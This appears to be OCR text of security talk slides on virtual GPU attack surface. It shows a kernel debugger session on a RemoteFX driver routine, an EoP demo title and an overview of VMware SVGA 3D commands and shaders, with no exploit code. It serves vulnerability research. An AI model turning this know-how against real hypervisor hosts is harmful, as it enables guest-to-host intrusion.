
```
0: kd> bp rdvgkmd!DmaEngine::CmdTransfer

0: kd> g
Breakpoint 0 hit
rdvgkmd!DmaEngine::CmdTransfer:
fffff802`ac5e1298 48895c2408      mov     qword ptr [rsp+8],rbx

0: kd> dq r8
ffffa181`ceca7000  cccccccc`00010003 cccccccc`cccccccc
ffffa181`ceca7010  cccccccc`cccccccc cccccccc`cccccccc
ffffa181`ceca7020  cccccccc`cccccccc cccccccc`cccccccc
ffffa181`ceca7030  cccccccc`cccccccc cccccccc`cccccccc
ffffa181`ceca7040  cccccccc`cccccccc cccccccc`cccccccc
```

pCmd + 48

# Demo Time:
# RemoteFX Miniport Driver EoP



1803 on DESKTOP-UDOD5N9 - Virtual Machine Connection
File Action Media Clipboard View Help
回收站
Microsoft Edge
test
C:\Windows\system32\cmd.exe
C:\test>
Activate Windows
Go to Settings to activate Windows.
Type here to search
7:12 AM
8/24/2018

# VMware SVGA

# SVGA



- Install vmtools to enable svga




# SVGA




VMware SVGA 3D on vm15:

- 2D FrameBuffer & Direct3D
- Supported D3D version: 9.x, 10.0, 10.1
- UserMode Display Driver:
  vm3dum64.dll, vm3dum64_10.dll
- Miniport Driver: vm3dmp.sys

# SVGA





App1 App2 App3
OpenGL / Direct3D
Virtual GPU Driver
Virtual GPU
vmware-vmx.exe
(d3d11.dll)
GPU Driver
GPU

# SVGA




[2]https://www.usenix.org/legacy/event/wiov08/tech/full_papers/dowty/dowty.pdf



# SVGA




- vmware-vmx.exe on the host:




# SVGA



- Svga 3d command



# SVGA 3D Command



- SVGA 3d support 6 types of basic object:

  Mob, Surface, Context, Shader, ScreenTarget, DxContext

- Shader is lots of complexity:

  VMware15 support SM1 ~ SM5;

  SM4 Contains variant types of shader: Pixel Shader, Vertex Shader and Geometry Shader

- Many svga 3d commands will parse or translate shader data;

# Shader




```
cbuffer ConstantBuffer : register( b0 )
{
    matrix World;
    matrix View;
    matrix Projection;
}

struct VS_OUTPUT
{
    float4 Pos : SV_POSITION;
    float4 Color : COLOR0;
};


VS_OUTPUT VS( float4 Pos : POSITION, float4 Color : COLOR )
{
    VS_OUTPUT output = (VS_OUTPUT)0;
    output.Pos = mul( Pos, World );
    output.Pos = mul( output.Pos, View );
    output.Pos = mul( output.Pos, Projection );
    output.Color = Color;
    return output;
}

float4 PS( VS_OUTPUT input ) : SV_Target
{
    return input.Color;
}
```

High Level Shader Language



# Shader



```
// Compile the vertex shader
ID3DBlob* pVSBlob = nullptr;
hr = CompileShaderFromFile( L"Tutorial04.fx", "VS", "vs_4_0", &pVSBlob );
if( FAILED( hr ) )
{
    DbgPrint("CompileShader failed\n");
    return hr;
}

// Create the vertex shader
hr = g_pd3dDevice->CreateVertexShader( pVSBlob->GetBufferPointer(),
pVSBlob->GetBufferSize(), nullptr, &g_pVertexShader );
```

ByteCode

# Shader



